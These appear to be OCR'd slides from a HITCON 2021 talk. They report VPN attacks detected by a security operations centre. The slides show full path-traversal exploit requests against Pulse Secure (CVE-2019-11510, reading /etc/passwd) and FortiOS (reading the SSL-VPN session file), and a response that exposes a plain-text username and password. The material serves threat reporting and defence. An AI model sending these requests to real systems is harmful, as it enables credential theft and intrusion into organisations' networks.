
Detected by JSOC

Exploit VPN Vulnerability

Attacks on Pulse secure vulnerability

```
GET /dana-na/../dana/html5acc/guacamole/../../../../../../
../etc/passwd?/dana/html5acc/guacamole/ HTTP/1.1
Host: vpn.xxxxx.co.jp
User-Agent: curl/7.65.3
Accept: */*
```

Released in August 2019, Attack that exploited the vulnerability (CVE-2019-11510)
Attackers tried to get external files.



Detected by JSOC


Exploit VPN Vulnerability

Attacks on Forti OS vulnerability

```
【Request】
GET /remote/fgt_lang?lang=/../../../..//////////dev/cmdb/sslvpn_websession HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0;) like Gecko
Connection: close

【Response】
HTTP/1.1 200 OK
Date: Thu, 25 Jun 2020 11:46:45 GMT
Server: [redacted]
Content-Length: 203456
Connection: close
Content-Type: application/javascript

var fgt_lang = ＊＊＊＊＊＊＊＊＊＊
```

Exploit VPN Vulnerability

Attacks on Forti OS vulnerability



```
/remote/fgt_lang?lang=/../../../..////////dev/cmdb/sslvpn_websession
```

```
?                ?    -??$?          ;?^r=?^m=?^[redacted]

            LAC_Remote                                    full-access
                              root                                                    ??
?(^                  ?%Ko              ?                       ?   T¥]P?      ?5?^V?^jT?^
[redacted]           LAC01

    LACp@ss1

full-access

           ?    P?|?       ?%?[?'?$?%?(1

LAC_Remote                          full-access
                     root
```


LACp@ss1

LAC01

ID and Password in plain text
※ Image is for Verification purposes.

HITCON 2021 WORK FROM HOME, HACK INTO HOME

Exploit VPN Vulnerability



